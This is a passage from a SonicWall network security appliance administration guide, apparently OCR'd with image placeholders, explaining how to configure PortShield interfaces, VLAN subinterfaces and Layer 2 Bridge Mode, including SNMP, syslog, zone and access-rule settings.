
PortShield is supported on SonicWall TZ Series, NSA 240, and NSA 2400MX appliances.

TIP: Zones can always be applied to multiple interfaces in the **Network > Interfaces** page, even without the use of PortShield groupings. However, these interfaces will not share the same network subnet unless they are grouped using PortShield.


You can assign any combination of ports into a PortShield interface. All ports you do not assign to a PortShield interface are assigned to the LAN interface.

To configure a PortShield interface:

1 Click on the **Network > Interfaces** page.



2 Click the **Configure** button for the interface you want to configure. The **Edit Interface** dialog displays.



3 In the **Zone** drop-down menu, select on a zone type option to which you want to map the interface.

NOTE: You can add PortShield interfaces only to Trusted, Public, and Wireless zones.

4 In the **IP Assignment** drop-down menu, select **PortShield Switch Mode**.

5 In the **PortShield to** drop-down menu, select the interface you want to map this port to. Only ports that match the zone you have selected are displayed.


Configuring VLAN Subinterfaces (NSA series)

VLAN subinterfaces are supported on SonicWall NSA series appliances. When you add a VLAN subinterface, you need to assign it to a zone, assign it a VLAN Tag, and assign it to a physical interface. Based on your zone assignment, you configure the VLAN subinterface the same way you configure a physical interface for the same zone.

Adding a Virtual Interface

1 Navigate to the **Network > Interfaces** page.

2 At the bottom of the **Interface Settings** table, click the **Add Interface** drop-down menu and select **Virtual Interface**. The **Edit Interface** dialog displays.



3 Select a zone to assign to the interface. You can select LAN, WAN, DMZ, WLAN, or create a zone. The zone assignment does not have to be the same as the parent (physical) interface. In fact, the parent interface can even remain **Unassigned**.

Your configuration choices for the network settings of the subinterface depend on the zone you select.

- **LAN**, **DMZ**, or a custom zone of Trusted type: **Static** or **Transparent.** LAN can also select **Tap Mode (1-Port Tap)**.
- **WLAN** or a custom Wireless zone: static IP only (no IP Assignment list).

4 Assign a VLAN tag (ID) to the subinterface. Valid VLAN ID's are 1 to 4094, although some switches reserve VLAN 1 for native VLAN designation. You will need to create a VLAN subinterface with a corresponding VLAN ID for each VLAN you wish to secure with your security appliance.

5 Declare the parent (physical) interface to which this subinterface will belong. There is no per-interface limit to the number of subinterfaces you can assign – you may assign subinterfaces up to the system limit.

6 Configure the subinterface network settings based on the zone you selected. See these interface configuration instructions:

- Configuring Static Interfaces
- Configuring Interfaces in Transparent IP Mode (Splice L3 Subnet)
- Configuring Wireless Interfaces
- Configuring the WLAN Interface (TZ Wireless Appliances)
- Configuring a WAN Interface
- Configuring the NSA Expansion Pack Module Interface (NSA 2400MX and 250M Only)
- Configuring Link Aggregation

- Configuring Port Redundancy
- Configuring Routed Mode
- Configuring the U0/U1/M0 External 3G/4G/Modem Interface
- Configuring PortShield Interfaces (TZ series, NSA 240, and NSA 2400MX)

7 Select the management and user-login methods for the subinterface.

8 Click **OK**.

Configuring Layer 2 Bridge Mode

Topics:

- Configuration Task List for Layer 2 Bridge Mode
- Configuring the Common Settings for L2 Bridge Mode Deployments
- Configuring Layer 2 Bridge Mode Procedure
- VLAN Integration with Layer 2 Bridge Mode (SonicWall NSA Series Appliances)
- VPN Integration with Layer 2 Bridge Mode

Configuration Task List for Layer 2 Bridge Mode

- Choose a topology that suits your network
- Configuring the Common Settings for L2 Bridge Mode Deployments
  - License firewall services
  - Disable DHCP server
  - Configure and enable SNMP and HTTP/HTTPS management
  - Enable syslog
  - Activate firewall services on affected zones
  - Create firewall access rules
  - Configure log settings
  - Configure wireless zone settings
- Configuring the Primary Bridge Interface
  - Select the zone for the Primary Bridge Interface
  - Activate management
  - Activate security services
- Configuring the Secondary Bridge Interface
  - Select the zone for the Secondary Bridge Interface
  - Activate management
  - Activate security services
- Apply security services to the appropriate zones

Configuring the Common Settings for L2 Bridge Mode Deployments


The following settings need to be configured on your SonicWall network security appliance prior to using it in most of the Layer 2 Bridge Mode topologies:

- Licensing Services
- Disabling DHCP Server
- Configuring SNMP Settings
- Enabling SNMP and HTTPS on the Interfaces
- Enabling Syslog
- Activating Firewall Services on Each Zone
- Creating Firewall Access Rules
- Configuring Log Settings
- Configuring Wireless Zone Settings

Licensing Services


When the appliance is successfully registered, go to the **System > Licenses** page and click **Synchronize** under **Manage Security Services Online**. This will contact the SonicWall licensing server and ensure that the appliance is properly licensed.

To check licensing status, go to the **System > Status** page and view the license status of all the firewall services (Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention).



Disabling DHCP Server


When using a SonicWall network security appliance in Layer 2 Bridge Mode in a network configuration where another device is acting as the DHCP server, you must first disable its internal DHCP engine, which is configured and running by default. On the **Network > DHCP Server** page, clear the **Enable DHCPv4 Server** check box, and then click on the **Accept** button at the top of the page.



Configuring SNMP Settings


On the **System > SNMP** page, make sure the check box next to **Enable SNMP** is checked, and then click on the **Accept** button at the top of the screen.

Then, click the **Configure** button. On the **SNMP Settings** page, enter all the relevant information for your firewall: the GET and TRAP SNMP community names that the SNMP server expects, and the IP address of the SNMP server. Click **OK** to save and activate the changes.




Enabling SNMP and HTTPS on the Interfaces

On the **Network > Interfaces** page, enable SNMP and HTTP/HTTPS on the interface through which you will be managing the appliance.




Enabling Syslog

1 On the **Log > Syslog** page, click on the **Add** button.



The **Add Syslog Server** dialog displays.




2 Create an entry for the syslog server.

3 Click **OK** to save and activate the change.


Activating Firewall Services on Each Zone

On the **Network > Zones** page, for each zone you will be using, make sure that the firewall services are activated.




Then, on the **Security Services** page for each firewall service, activate and configure the settings that are most appropriate for your environment.


An example of the Gateway Anti-Virus settings is shown below:



An example of the Intrusion Prevention settings is shown below:




An example of the Anti-Spyware settings is shown below:




Creating Firewall Access Rules

If you plan to manage the appliance from a different zone, or if you will be using a server such as the HP PCM+/NIM server for management, SNMP, or syslog services, create access rules for traffic between the zones. On the **Firewall > Access Rules** page, click on the **Configure** icon for the intersection of the zone of the server and the zone that has users and servers (your environment may have more than one of these intersections). Create a new rule to allow the server to communicate with all devices in that zone.




Configuring Log Settings

On the **Log > Categories** page, set the **Logging Level** to **Informational** and the **Alert Level** to **Critical**. Click **Accept** to save and activate the change.




Then, go to the **Log > Name Resolution** page and set the **Name Resolution Method** to **DNS then NetBios**. Click **Accept** to save and activate the change.



Configuring Wireless Zone Settings

In the case where you are using a HP PCM+/NIM system, if it will be managing a HP ProCurve switch on an interface assigned to a WLAN/Wireless zone, you will need to deactivate two features, otherwise you will not be able to manage the switch. Go to the **Network > Zones** page and select your Wireless zone. On the **Wireless** tab, clear the check boxes next to **Only allow traffic generated by a SonicPoint** and **WiFiSec Enforcement**. Click **OK** to save and activate the change.



Configuring Layer 2 Bridge Mode Procedure

Choose a topology that best suits your network. In this example, we will be using a topology that most closely resembles the Simple L2 Bridge Topology.

Choose an interface to act as the Primary Bridge Interface. In this example, we will use X1 (automatically assigned to the Primary WAN).

NOTE: For information on choosing a topology and interface, refer to L2 Bridge Interface Zone Selection,

Topics:

- Configuring the Primary Bridge Interface
- Configuring the Secondary Bridge Interface
- Engage Physical Bypass on Malfunction

Configuring the Primary Bridge Interface

1 Navigate to the **Network** > **Interfaces** page.

2 Click the **Configure** icon for the X1 (WAN) interface.


NOTE: Configure the interface with a Static IP address (for example, `10.203.15.82`). The Primary Bridge Interface must have a Static IP assignment.

3 Configure the default gateway. This is required for the security appliance itself to reach the Internet. (This applies only to WAN interfaces.)

4 Configure the DNS server. (This applies only to WAN interfaces.)

5 Configure management (HTTP, HTTPS, Ping, SNMP, SSH, User Logins, HTTP Redirects).

6 Click **OK**.



Configuring the Secondary Bridge Interface

Choose an interface to act as the Secondary Bridge Interface. Refer to **L2 Bridge Interface Zone Selection**, for information in making this selection. In this example, we will use X0 (automatically assigned to the LAN):

1 On the **Network > Interfaces** page, click the **Configure** icon in the right column of the X0 (LAN) interface.

2 In the **IP Assignment** drop-down list, select **Layer 2 Bridged Mode**.

3 In the **Bridged to** drop-down list, select the **X1** interface.

4 Configure management (HTTP, HTTPS, Ping, SNMP, SSH, User Logins, HTTP Redirects).

